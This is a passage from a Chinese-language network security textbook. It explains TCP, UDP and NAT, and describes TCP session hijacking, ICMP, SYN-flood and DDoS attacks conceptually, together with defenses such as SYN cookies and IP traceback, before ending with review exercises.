通常用来解决与网络相关的问题，或用于确定计算机是否感染了广告软件或间谍软件（未经用户知道或许可，计算机与外部 IP 地址联系）。但是，数据包嗅探也可能是恶意的，例如，如果用数据包嗅探来窥探网络的受信成员。

除了采用明显的防御措施，如防止对私有网络不合法的访问之外，我们还可以适当使用一些其他措施来防止不必要的数据包嗅探。例如，使用以太网交换机而非集线器就能潜在地减少攻击者网段中计算机的数量，从而降低攻击者能嗅探到的流量。注意，当使用无线通信时，不使用交换机。因为所有的无线流量都通过空气传播，所以在相同无线网中的任何设备都能嗅探到来自其他设备的流量。

当网络设备处于混杂模式时，也有可能检测到它的流量，但实践证明，做到这一点是非常困难的。考虑一个这样的技术事实，即当网络接口接收所有的网络流量时，与丢弃这些帧相比，网络接口背后的操作系统的处理能力应该更强一些。因此，与非混杂模式接口发送的响应相比，混杂模式接口的响应会略有延迟。或者，如果网络设备丢弃数据包会引发响应，这也说明该网络设备正工作于混杂模式之中。例如，我们向一台被怀疑的主机发送数据包，其 IP 地址与 MAC 地址不匹配，则网络设备会丢弃数据包，但如果网络设备正运行在混杂模式下，则该设备会发送一个响应。

尽管有这些预防和检测措施，数据包嗅探仍是不可低估的风险，尤其是在网络上，因为网上存在许多的恶意方。为了降低数据包嗅探的影响，在更高层协议中应使用加密机制，这样就能防止攻击者恢复敏感数据。举个例子，在应用层，网络流量通常包含 HTTP 数据包，在传输层封装为 TCP 数据包，在网络层装为 IP 数据包，在链路层（如以太网或 802.11 无线网）是相应的帧。在数据包嗅探的场景中，由于在每一层中都未使用加密，所以攻击者可以分析所截获数据包，从而得到所有的 HTTP 内容。如果使用 HTTPS 协议，就能在应用层对其内容进行加密，那么即使攻击者能嗅探到网络流量，但流量内容已被加密，攻击者也很难破译出 HTTP 的内容。

5.4 传输层

传输层建立在网络层之上（网络层支持计算机之间的通信）提供进程之间的通信。通过将每台计算机（只有一个 IP 地址）与端口集绑定扩展了传输层的寻址能力，每个端口都可以作为源端口或目的端口与另一台计算机的端口进行通信。的确，互联网的传输层协议在头中指定了 16 位的源端口号和目的端口号。每个端口都与主机所提供的特定类型服务相关联。

互联网的传输层主要使用两个协议：**传输控制协议**（Transmission Control Protocol, TCP）和**用户数据报协议**（User Datagram Protocol, UDP）。TCP 是这两个协议中比较复杂的一个协议，与 IP 协议一起作为互联网的最原始协议，这就是有时人们认为互联网协议就是 TCP/IP 协议的原因。TCP 完成一些互联网最基本的操作。

TCP 的主要功能为：它是面向连接的，能为通信双方提供可靠的字节流，并能保证信息完整、有序地到达。如果在这样的字节流中丢失了数据包，TCP 保证会重传丢失的数据包，那么实际并没有丢失任何数据。因此，TCP 是传输文件、网页和电子邮件的首选协议。

而 UDP 以尽力服务为基础，为两个端口之间提供通信信道。UDP 主要应用于通信速

度远比完整性重要的应用程序。例如，在IP语音会话中，我们可以接受短暂的语音变小（可能丢失了数据包），但不能接受暂停（可能正在等待重传丢失的数据包）。

5.4.1 传输控制协议

传输控制协议（TCP）是互联网的一个重要协议，它以IP协议提供的服务为基础（IP协议以尽力服务的方式在计算机之间路由数据包），保证两个虚拟端口之间位流的传输。例如，如果进程需要向另一台计算机发送完整的文件，需要将文件分成IP数据包，然后再将这些数据包发送给另一台计算机，为了保证数据包的完整，需要对所有数据包进行双重检查，并重传任何丢失的数据包，进程只需将整个传输任务委派给TCP。TCP会完成所有的任务。

TCP的功能

通过建立发送方和接收方之间的通信连接，开始一个TCP会话。一旦建立了连接，双方就可以通过所建立的信道进行通信。TCP使用三次握手初始时所确定的序列号来保证可靠的传输。后续的每次传输都使序列号递增，因此，通过序列号，通信双方知道数据包是有序到达还是根本没有到达。

TCP还采用了累积确认方案。分析两个TCP会话，发送方和接收方通过双方建立的TCP连接进行通信。在发送方向接收方发送指定的大量数据之后，接收方通过向发送方发送响应数据包来确认已收到了这些数据，同时将响应数据包的确认字段设置为它预计接收的下一个序列号。如果丢失了任何数据，则发送方会重传丢失的数据。

TCP还负责管理发送方发送的数据量，以避免发送的数据淹没处理数据的另一方或网络带宽本身，这就是流量控制（flow control）的概念。为了有效地管理流量控制，TCP使用了滑动窗口协议（sliding window protocol）的技术。重新分析一下TCP会话中的双方：发送方和接收方。对每个数据包，接收方都会通知发送方接收窗口（receive window）的大小，接收窗口大小是在发送方必须暂停和等待响应之前，接收方愿意接收的数据字节数，它也表明接收方已准备好要接受更多的数据。发送方还记录由接收方发送的最后的确认值。当发送数据时，发送方检查要发送数据包的序列号，只有当该序列号小于最后确认号加上当前接收窗口大小的和时（即该序列号正好是当前窗口可接受的序列号），才继续发送数据包。否则，它等待确认，此刻，它调整其存储的确认号，移动滑动窗口的序列号。在发送数据的过程中，发送方设置了一个计时器，如果在计时器过期之前，没有收到确认，发送方会假定数据已丢失，将重传丢失的数据。

除了管理数据流之外，TCP还使用校验和字段来确保数据的正确性。TCP校验和并不比加密安全，因为它只是检测由网络错误引发的数据不一致性，而不能检测恶意的篡改。传输层的校验和只是链路层（如以太网）校验和的补充，以太网使用CRC-32校验和。

拥塞控制

TCP通过实现拥塞控制（congestion control）来合理处理最后的网络问题。拥塞控制是防止流量淹没网络的一种技术，拥塞会导致传输速率急剧降低，并导致丢弃数据包。拥

塞控制并不在 TCP 数据包中实现，而是通过收集记录前面发送数据和具体操作所需时间的确认信息来进行控制。TCP 使用这些信息来调整数据的传输速率，以防止网络拥塞。

TCP 数据包的格式

图 5.14 给出了 TCP 数据包的格式。注意，它包括源端口和目的端口，这些端口定义了该数据包和其他与之类似端口之间的通信连接。在 TCP 中，连接会话超出了单个数据包的生命周期，所以 TCP 连接有一个状态（state），它定义了连接的状态。在一个 TCP 通信会话的过程中，此状态用于打开一个连接、交换数据、进行确认和关闭连接。




图 5.14 TCP 数据包的格式

TCP 连接

TCP 使用三次握手在通信双方之间建立可靠的字节流连接，如图 5.15 所示。首先，客户端向希望到达的目的地发送具有 SYN 标志的数据包（SYN 是“synchronization”同步的缩写）。这个数据包包含一个初始化的随机数，这个数就是序列号（sequence number），用来进一步保证数据的可靠传输。在响应中，服务器回应一个具有 SYN 和 ACK（ACK 是“acknowledgment”确认的缩写）标志的数据包，我们将之称为 SYN-ACK 数据包，表明服务器愿意接受连接。这个数据包包含确认号（acknowledgment number），并将确认号设置为比接收序列号大 1，然后生成一个新的随机序列号。最后，客户端用一个 ACK 数据包作为响应，来表明已经成功地建立了连接。最后的这个 ACK 数据包将确认号设置为最近接收到序列号大 1，序列号设置为最近接收到的确认号。这些选择都是为了击败针对 TCP 预测初始序列号的攻击，我们将在 5.4.4 小节详细讨论序列号的预测。

如前所述，TCP 使用 16 位端口号，这就能区分多个 TCP 连接。TCP 数据包包括源端口（发送数据包的端口）和目的端口（接收数据包的端口）。端口的范围从 1 到 $65\,535(2^{16}-1)$ ，低端口号保留用于常用的协议和服务。例如，端口 80 默认用于 HTTP 协议，端口 21 和端口 22 分别为 FTP 和 SSH 保留。




图 5.15 TCP 的三次握手

大多数应用程序使用套接字（socket）创建网络连接，套接字是一种抽象，允许开发者像处理文件一样来使用网络连接。开发人员只是根据所需来读取和写入信息，而操作系统在 TCP/IP 栈的较低层处理这种应用层信息的封装。

5.4.2 用户数据报协议（UDP）

与 TCP 不同，用户数据报协议（UDP）是不可靠的连接，它不保证数据包的有序到达或正确性。它不需要初始化的握手来建立连接，而是允许通信双方直接发送消息，我们一般将这种消息称为数据报（datagram）。如果发送方希望通过 UDP 进行通信，它不需要任何特定的设置，只需使用套接字（相当于定义接收方的端口）就能开始发送数据报。

UDP 使用 16 位的校验和来验证每个数据包的完整性，它没有使用序列号方案，所以传输会无序或无法到达。假定，检查数据报序列中丢失数据包的工作是由应用程序来完成的。因此，UDP 的速度要远远快于 TCP，因为 TCP 经常需要重新传输数据包，所以会造成延迟。

UDP 经常用于对时间敏感的应用程序，这类应用程序的数据完整性不如速度重要，如在 DNS 和 IP 语音（VoIP）中。与此相反，TCP 常用于数据有序性和完整性非常重要的应用程序，如 HTTP、SSH 和 FTP。UDP 的数据包格式如图 5.16 所示，注意，它比 TCP 数据包的格式要简单得多。

5.4.3 网络地址转换

当人们向自己的家庭网络中添加计算机、打印机和其他网络设备时，他们通常不会购买新的 IP 地址和直接在互联网上设置新的 IP 地址。而是使用网络地址转换（network address translation，NAT），使局域网中的所有设备共享一个公有 IP 地址。该公有 IP 地址表示整个 LAN 与互联网交互的接入点，而局域网中的计算机都有私有的 IP 地址，且只有在局域网内才能访问这些私有 IP 地址。




图 5.16 UDP 数据包的格式

通过使用 NAT，可以为整个网络只分配一个单一的公有 IP 地址，NAT 的广泛使用极大地延迟了 IPv4 地址空间的耗尽。事实上，NAT 可用的地址很多，因为在这类网络中有许多私有 IP 地址，而这种 IP 地址不能用于互联网上。私有 IP 地址的形式为 192.168.x.x、172.16.x.x、172.31.x.x 和 10.x.x.x。因此，NAT 路由器是私有 IP 地址和公有互联网之间的网关，该路由器负责管理流入和流出的互联网流量，如图 5.17 所示。




图 5.17 使用 NAT 路由器建立家庭网络的示例

NAT 的工作原理

为了把私有 IP 地址转换成公有 IP 地址，NAT 路由器维护一个查找表，查找表所包含的表项格式如下：

（私有源 IP 地址，私有源端口，目的 IP，公有源端口）

NAT 路由器动态重写所有流入和流出的 TCP 和 UDP 数据包的头。当内部网中的计算机试着向外部 IP 地址送数据包时，NAT 路由器在查找表中创建一个新表项，该表项与私有源 IP 地址和传输数据包的内部源端口相关联。接下来，它重写源 IP 地址，将 NAT 设备

的公有 IP 作源 IP 地址，打开一个新的公有源端口，重写 IP 头的源端口字段来包含新打开的端口。在 NAT 设备的查找表中，在私有源 IP 和私有内部端口旁边记录公有端口和目的 IP 地址。NAT 设备还调整数据包（包括 IP 和 TCP/UDP）包含的检验和来反映所做的修改。然后将数据包转发给它的目的地。

一旦接收到响应，NAT 路由器会检查它的查找表，查找公有源端口与输入数据包的目的端口对应，且它的目的 IP 地址（由前一个输出数据包记录）与输入数据包的源 IP 地址也对应的表项。最后，在 NAT 路由器根据查找表重写输出数据包的 IP 头，所以数据包能转发到正确的私有 IP 地址和私有端口。

这一过程能有效地管理流出流量，但流入流量可能会受到限制。因为内部计算机没有公有的可访问的 IP 地址，所以外部计算机将无法重新启动与私有网络中计算机的连接。实际上，我们可将其视为一项安全功能，因为互联网的流入流量不能到达内部网络。因此，从许多方面分析，NAT 设备可以作为防火墙（第 6.2 小节介绍），用于阻止来自外部互联网的危险。

网络地址转换并不是一个完美的解决方案。事实上，因为网络地址转换不允许内部计算机与外部计算机之间的直接通信，所以它违反了在互联网上计算机通信的理想目标：即端到端的连接（end-to-end connectivity）。此外，当使用几种协议时，特别是使用不同于 TCP 或 UDP 的其他传输层协议时，NAT 会引发一些问题。但无论怎样，NAT 确实推迟了 IPv4 地址空间的耗尽，也极大简化了家庭网络的连接。

5.4.4 TCP 会话劫持

现在，让我们讨论一下与传输层安全性相关的一种攻击：TCP 会话劫持，它是攻击者劫持或改变来自另一个用户的 TCP 连接。这种攻击有几种类型，取决于攻击者的位置和知识。

TCP 序列预测

我们讨论的第一类会话劫持是会话欺骗（session spoofing），因为它创建了一个伪造的 TCP 会话，而不是盗用现有的 TCP 会话，但我们仍然认为它是会话劫持的一种类型。回忆一下：通过三次握手开始建立一个 TCP 连接，首先，客户端发送一个具有 SYN 标志的数据包，服务器回应一个具有初始序列号并设置了 SYN 和 ACK 标志的数据包，客户端通过发送一个确认数据包来结束连接，该确认数据包的序列号是接收序列号加 1，同时还设置了 ACK 标志。TCP 序列预测（TCP sequence prediction）攻击企图猜测在 TCP 开始时服务器发送的初始序列号，以建立伪造的 TCP 会话。

早期的 TCP 协议栈所用的传输序列号是通过简单的计数器加 1 来实现。如果不使用随机数，预测下一个序列号会非常容易，这也是 TCP 序列预测攻击的关键。现代的 TCP 协议栈使用伪随机数生成器来确定序列号，这就使 TCP 序列预测攻击不能轻易实现，但仍存在受到攻击的可能性。一个可能的攻击方案如下：

- (1) 攻击者针对受害客户端发动拒绝服务攻击，以防止客户端干扰自己的攻击。

(2) 攻击者向目的服务器发送一个 SYN 数据包，将源 IP 地址伪装成受害客户端的 IP 地址。

(3) 在等待服务器向客户端（对攻击者而言，客户端是不可见的，由于 DOS 攻击，客户端已不能工作）发送响应这段很短时间之后，攻击者通过发送一个 ACK 数据包来结束 TCP 握手，该 ACK 数据包的序列号是预测的下一个序列号（通过其他方式收集的信息来预测该序列号），并再次将源 IP 地址伪装成受害客户端的 IP 地址。

(4) 现在，攻击者就能像受害客户端一样向服务器发送请求了。

盲注入

注意，上述攻击只允许单向通信，由于使用 IP 欺骗，攻击者将无法从服务器接收到任何响应。但是，这种方法允许攻击者使用请求者的源 IP 地址来执行某些命令，从而破坏系统。事实上，据说在 1995 年，Kevin Mitnick 使用这种攻击达到了这一目的。因为攻击者并没有期待能够得到服务器的响应，所以我们将这种类型的攻击称为盲注入（blind injection）。另外，盲注入可能会注入包含命令的数据包，这样就能建立将响应返回给攻击者的连接。

ACK 风暴

盲注入攻击存在着一个副作用：因为客户端实际上永远不会向服务器发送同步消息，所以序列号会导致客户端和服务器的不同步。当客户端和服务器得不到同步时，TCP 利用某些方法使它们重新同步，但 TCP 很难容忍由于盲注入攻击引发的不同步。因此，在遭受盲目注入攻击后，客户端和服务器会向对方发送 ACK 消息，每一方都想告诉对方需要开始使用“正确”的序列号了。这种反复的通信被称为 ACK 风暴（ACK storm），这个过程一直继续，直到某一消息意外丢失，或者防火墙检测到正在进行的 ACK 风暴，并丢弃坏的 ACK 消息。

完全会话劫持

当攻击者与目标服务器或客户端在同一网段时，攻击者可以完全劫持已有的 TCP 会话。因为使用数据包嗅探，攻击者就能知道建立会话时数据包的序列号，所以这种攻击是完全可能的。根据所掌握的信息，攻击者向数据包注入极有可能的序列号和精心挑选的攻击命令，并使用伪造的源 IP 地址来模拟客户端向服务器发送要注入的数据包。

如果完全会话劫持攻击与其他网络攻击联合使用，攻击者与目标服务器或受害客户端在同一网段，攻击者发动的完全会话攻击甚至是最强大的会话劫持攻击。特别是，攻击者与目标服务器或受害客户端在同一网段，攻击者就能使用数据包嗅探来知道建立 TCP 会话的数据包的序列号，如在完全会话劫持攻击中一样。但有时，攻击者会更深入地进行攻击，创建中间人的场景，例如，使用在第 5.2.3 小节所讨论的 ARP 欺骗方法。一旦建立了中间人的场景，则攻击者就可以执行任何后继的操作，就像攻击者是受害的用户一样（通过伪造 IP 源地址），攻击者也能拦截来自双方的响应，如图 5.18 所示。




图 5.18 TCP 会话劫持攻击

对策

针对 TCP 会话劫持攻击的对策涉及使用加密和验证，无论是在网络层使用的 IPsec（第 6.3.2 小节）进行加密和验证，还是在应用层使用应用层协议来加密整个会话。此外，网站应避免创建以安全身份验证措施开始，但后来切换到未加密交换的会话。这类会话是安全与效率的权衡，因此它会产生 TCP 会话劫持攻击的风险。

5.5 拒绝服务攻击

因为网络带宽是有限的，所以连接到 Web 服务器的客户端数量也是有限的。服务器的每个连接都需要占用最小的网络容量。当服务器用完了自己的带宽，或者处理器无法对请求做出响应时，它会丢弃所有额外的请求连接，则一些客户端将无法访问服务器所提供的资源。任何旨在使计算机或软件不可用或无法执行其基本功能的攻击都称为拒绝服务（denial-of-service, DOS）攻击。这也包括导致服务器无法正常运行的情况，但大多数拒绝服务攻击是指故意超过服务器的最大可用带宽。

因为在 DOS 攻击中，攻击者并不关心是否能接收来自目标的响应，所以经常使用 IP 地址欺骗来掩盖自己的身份，这就使检测该类攻击变得更难。因为某些服务器为了阻止 DOS 攻击，会丢弃来自黑名单中 IP 地址的所有数据包，所以攻击者会为每个发送的数据包生成一个唯一的源 IP 地址，来对抗攻击目标成功地识别和阻止自己的数据包。因此，使用 IP 地址欺骗使确定 DOS 攻击源变得更加困难。在讨论针对 DOS 攻击的对策之前，让我们讨论一些基于网络的 DOS 攻击。

5.5.1 ICMP 攻击

两个简单的 DOS 攻击：ping 洪水攻击和 smurf 都利用了 ICMP。

Ping 洪水攻击

正如在第 5.3.2 小节所讨论的，ping 工具向主机发送 ICMP 回显请求，反过来，它又使用 ICMP 回显应答作为响应。在通常情况下，ping 是作为一种查看主机是否正常工作的简单方法，但在 ping 洪水攻击中，功能强大的计算机能在较弱的计算机上执行 DOS 攻击。为了实施攻击，功能强大的计算机向单个受害服务器发出大量回显请求。如果攻击者能建立的 ping 请求比受害服务器能处理的请求多，且受害服务器有足够的网络带宽来接收所有这些请求时，则受害服务器将被这些网络流量淹没，并开始丢弃合法的连接。

Smurf 攻击

这项技术的另一个巧妙变种是利用网络的配置错误，我们将这种攻击称为 Smurf 攻击。许多网络都有广播（broadcast）地址，通过广播地址，用户才能将接收的数据包发送给网络中的任何 IP 地址。Smurf 攻击利用了这一特性，通过将 ICMP 数据包的源地址设置为自己的地址，并将目的地址设置为网络的广播地址，再发送经过修改的 ICMP 数据包。

一旦发送，网络中的每台计算机都会接收该数据包，此刻，每台计算机都会向目标的源地址发送一个 ICMP 数据包。结果具有放大效应，是发送的数据包数乘以网络中计算机的台数。在这种攻击中，受害计算机可能在被控制的网络之中，也有可能是一台远程计算机，但无论在哪种情况下，都会进一步模糊攻击者的身份，Smurf 攻击的示例如图 5.19 所示。




图 5.19 Smurf 攻击：使用网络配置错误来放大流量来淹没目标的带宽

为了防止 Smurf 攻击，管理员应该将网络中的主机和路由器配置为忽略广播请求。此外，应该将路由器配置为避免直接向广播地址转发数据包，因为这会给网络带来安全风险，使网络成为 ping 洪水攻击的放大器。最后，如果服务器相对较弱，为了避免 ping 洪水攻

击，同时忽略 ping 请求也是非常明智的选择。

5.5.2 SYN 洪水攻击

另一种类型的拒绝服务攻击是 SYN 洪水 (SYN flood) 攻击。从第 5.4.1 小节回忆一下，为了发起一个 TCP 会话，首先，客户端向服务器发送一个 SYN 数据包，为响应客户端，服务器发送一个 SYN/ACK 数据包。交换之后，通常是由客户端向服务器发送一个结束的 ACK 数据包。但是，如果客户端永远不会发送结束的 ACK 数据包，则服务器会等到超时，然后丢弃该会话。

SYN 洪水攻击的工作原理

在 SYN 洪水攻击中，攻击者会向服务器发送大量的 SYN 数据包，忽略 SYN/ACK 应答，并永远不会发送预计的 ACK 数据包。事实上，攻击者发起这种攻击时，实际发送的 SYN 数据包可能使用的是随机的伪装源地址，所以这些 SYN/ACK 响应会发送到随机的 IP 地址。如果攻击者发送了大量的 SYN 数据包，但没有相应 ACK 数据包，服务器的内存将被这些序列号填满，服务器记录这些序列号是为了与所预期的 ACK 数据包的 TCP 会话匹配。而这些 ACK 数据包永远不会到达，所以会不断占用服务器的内存，最终会阻止其他合法的 TCP 会话请求。

防御 SYN 洪水攻击

一种防止 SYN 洪水攻击的常用技术就是 SYN cookies 机制，它是由 Daniel Bernstein 提出的。当实现 SYN cookies 时，服务器不会因内存被填满而丢弃连接，而是发送特制的 SYN/ACK 数据包，无需创建相应的内存项。在这种响应数据包中，服务器按如下步骤对 TCP 的序列号信息进行编码：

- 前 5 位是时间戳，由每分钟按模 32 递增的计数器实现。
- 接下来的 3 位是编码值，用来表示传输段大小的最大值。
- 最后 24 位是服务器的 MAC 地址（第 1.3.4 小节）、客户端的 IP 地址、服务器和客户端的端口号、前面所使用的时间戳，密钥来计算 MAC 地址。

SYN cookie 的工作原理

根据 TCP 规范，合法的客户端所回应的序列号必须等于前一个发送的序列号加 1。因此，当客户端以一个 ACK 数据包作为响应时，服务器减 1 就能得到前一个发送数据包的序列号。然后，将它的前 5 位与当前时间戳进行比较，以检查连接是否已过期。接下来，服务器使用已知的 IP 和端口信息重新计算 24 位的 MAC，并将结果与序列号的编码值进行比较。最后，服务器对中间 3 位进行解码，来完成 SYN 队列项的重构，此刻，TCP 连接可以继续。如果使用 SYN cookie 检查一切正常，则服务器会发起 TCP 会话。

SYN cookie 的限制

在写本书时，Windows 还没有采用 SYN cookie，但在一些 Linux 发行版本中已实现了 SYN cookie。之所以 SYN cookie 未被广泛采用，原因在于使用 SYN cookie 会带来一些限制：

- 由于这些信息只能使用 3 位编码，所以段的最大值只有八种可能。
- SYN cookie 通常不允许使用 TCP 选项字段，因为这些信息通常与 SYN 队列项存储在一起。

最新 Linux 的 SYN cookie 实现试图解决第二个限制：即通过在 TCP 数据包时间戳字段中对 TCP 选项信息进行编码。不过无法使用多个 TCP 选项，许多选项字段在 SYN cookie 开发之初就已司空见惯了，并且在某些情况下，已成为 SYN cookie 不可接受的选项。

可选的 SYN cookie

作为替代方案，已开发的技术能更有效地管理半打开的连接，这项技术包括为半打开连接实现一种特殊的队列，在接收到 ACK 数据包之前，不会给 TCP 连接分配任何资源。现在，在 Windows 中已实现了这些技术。

5.5.3 优化的 TCP ACK 攻击

正如第 5.4.1 节所提到的，在 TCP 通信会话期间，在需要将 ACK 称为拥塞窗口之前，允许有一定数量的突出 TCP 数据包。当服务器接收来自客户端的 ACK 时，它会动态地调整拥塞窗口的大小 ω 来反映估计的可用带宽。

随着接收 ACK 的增多，窗口的大小会增大，当数据段无序到达或根本没有到达时，窗口会缩小，用来表示丢失数据。这样，TCP 有助于使网络保持不拥塞，同时也尽可能加快数据在互联网上的传输，并使数据包途经路径上的路由器也不超载。根据网络条件的改变，TCP 的这种拥塞控制也会自动调整，当数据包丢失时，会缩小拥塞窗口，当成功确认数据包时，会增大拥塞窗口的大小。

优化 TCP ACK 攻击的工作原理

优化 TCP ACK 攻击（optimistic TCP ACK attack）是一种拒绝服务攻击，它使 TCP 的拥塞控制机制针对自身工作。在这种攻击中，恶意客户端试图使服务器增加自身的发送速率，直到耗尽服务器的带宽，从而再也不能为其他客户端提供服务。如果同时针对多台服务器进行这种攻击，则它会通过淹没受害服务器和攻击者之间的路由器带宽资源来制造互联网范围内的拥塞。

在客户端发送了 ACK 数据包，并在服务器接收该数据包之前，使服务器加快它的传输速度来实现这种攻击。客户端的目的是要确认“传输中（in-flight）”的数据包已由服务

器端发送，但客户端尚未接收到。

防御优化的 TCP ACK 攻击

虽然这种攻击会造成严重的影响，但在实践中，很少能实施这种攻击。由于 TCP 协议本身设计中存在着脆弱性，所以真正的解决方案是重新设计 TCP。但是，通过在服务器级实现对每个客户端最大流量的限制也可以缓解这种攻击，并能及时阻止来自客户端的拒绝服务攻击流量。所以，在实践中，优化的 TCP ACK 攻击并不是重要的问题。

5.5.4 分布式拒绝服务

现在，在单台计算机上执行大多数标准的 DOS 攻击是不切实际的。现代服务器技术使网站能处理大量的带宽——该带宽远远大于单台计算机的带宽。但是，通过使用一台以上的计算机进行攻击还是能创造拒绝服务攻击的条件，我们将这种攻击称为分布式拒绝服务（distributed denial-of-service, DDOS）攻击。在这种攻击中，恶意用户利用多台计算机（有时甚至是成百上千台）来直接针对单个网站的流量，以试图创造拒绝服务攻击的条件。大型网站（如雅虎、亚马逊和谷歌）都已多次成为 DDOS 攻击的目标。通常，攻击者利用僵尸网络来执行 DDOS 攻击——僵尸网络是指已被入侵并能远程控制的大型网络，如图 5.20 所示。




图 5.20 用于发动分布式拒绝服务攻击的僵尸网络

从理论上讲，没有办法完全消除 DDOS 攻击的可能性，因为服务器能为其用户提供有限的带宽。但是，可以采取一些措施来降低 DOS 攻击的风险。例如，许多服务器都结合了 DOS 的保护机制，该机制分析流入的流量，并对占用太多带宽的源地址的所有数

据包进行丢弃。但非常不幸，因为 IP 欺骗能掩盖攻击者的身份，其所提供的网络流量地址也不一致，所以 IP 欺骗使防御 DDOS 变得更加困难。

5.5.5 IP 回溯

上面已经提到，由于 IP 地址欺骗，所以很难确定 DDOS 攻击的真正源地址，所以研究人员提出了 IP 回溯（IP traceback）的概念：即无需依赖包含在伪造数据包中的源 IP 地址字段，就能在互联网上确定数据包的实际来源。

早期的 IP 回溯技术依靠每个路由器来记录转发的每个数据包。虽然这种方法很有效，但它加大了路由器对空间的需求，所以没必要这样做。另一种常用的替代技术是数据包标记（packet marking）技术。在这种方法中，路由器用到达此地时相关路径的信息概率地或确定性地标记要转发的数据包。数据包标记方案有一个优势：一旦受害者得到了足够的数据包，就能重构到攻击者的路径，而不需要与中间路由器的进一步合作。一个最自然的方案就是需要每个路由器在将数据包转发给下一个路由器之前，将自己的地址简单地追加到数据包的尾部。这种方法很简单，单个数据包就能包含重构到攻击者路径的所有信息，但该方法具有局限性，因为路由器必须对经过的每个数据包追加数据，所以增加了路由器的不合理开销。此外，除了检查传输中的数据包，并承担由数据包碎片产生的进一步的开销之外，没有任何机制能确定数据包中是否有足够的未用空间用于记录完整的路径。

更高级的数据包标记方法称为节点采样（node sampling）。不是在每个包中都列出整个路径的编码，IP 数据包中的一个字段就足以记录所用的单一地址了。每个路由器以某种概率 p 来用自己的地址覆盖每个数据包的这个字段。以这种方式标记足够的数据包，受害者就可以使用这个字段来确定攻击者和受害者之间途经的每个路由器。注意，为了重构路径，在大量标记数据包的采样中，最接近受害者路由器地址的数据包被标记的概率越高。例如，数据包被最接近受害者路由器标记的概率是 p ，该数据包被次接近路由器（并不被最近路由器覆盖）标记的概率是 $p * (1 - p)$ ，以此类推。因此，通过计算网络每一跳预期标记的数据包数量和每个路由器标记数据包的比例，就可以重构到攻击者的路径。

研究人员还开发了一些其他的 IP 回溯技术，其中一些技术需要使用额外的网络协议（如 ICMP 协议）来中继路径信息。虽然研究人员已提出许多创新方案，但在实践中，能实现的方案很少，部分原因在于：这些技术都需要与互联网路由器的大量合作。IP 回溯是一种试图解决网络层认证问题的技术。扩展协议 IPSec（第 6.3.2 小节）和虚拟专用网络（第 6.3.3 小节）等解决方案都是用于解决相同的问题：对数据包进行加密验证来确认其来源。

5.6 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-5.1 在 IPv6 中，有多少可用的 IP 地址？说 IPv6 是永远不会用光的地址对吗？
- R-5.2 MAC 地址和 IP 地址之间的区别是什么？
- R-5.3 两个网络接口可以有相同的 MAC 地址吗？解释原因。
- R-5.4 在三次握手开始一个 TCP 连接时，如果 SYN 请求具有的序列号 156955003，SYN-ACK 应答的序列号是 883790339，ACK 响应的序列号和确认号是多少？
- R-5.5 两个网络接口可以有相同的 IP 地址吗？解释原因。
- R-5.6 说明在局域网的计算机上安装静态 ARP 表不能阻止恶意计算机拦截不是发送给该计算机的网络流量。
- R-5.7 描述交换机、集线器和 IP 路由器的区别，并分析各自的安全隐患。
- R-5.8 什么是 ACK 风暴，如何启动它？
- R-5.9 Jill 住在一个大公寓中，在她的公寓中一直有 Wi-Fi 接入点。她喜欢她的邻居，所以她的 Wi-Fi 不使用任何密码，如果她的邻居需要访问互联网，都能从附近的公寓使用她的 Wi-Fi。Jill 将自己置于何种安全风险之中了呢？
- R-5.10 解释实施 Smurf DOS 攻击时，是如何使用 IP 广播消息的。
- R-5.11 描述在 TCP 协议中如何使用序列号。为什么在 TCP 握手中，初始序列号要随机产生呢？
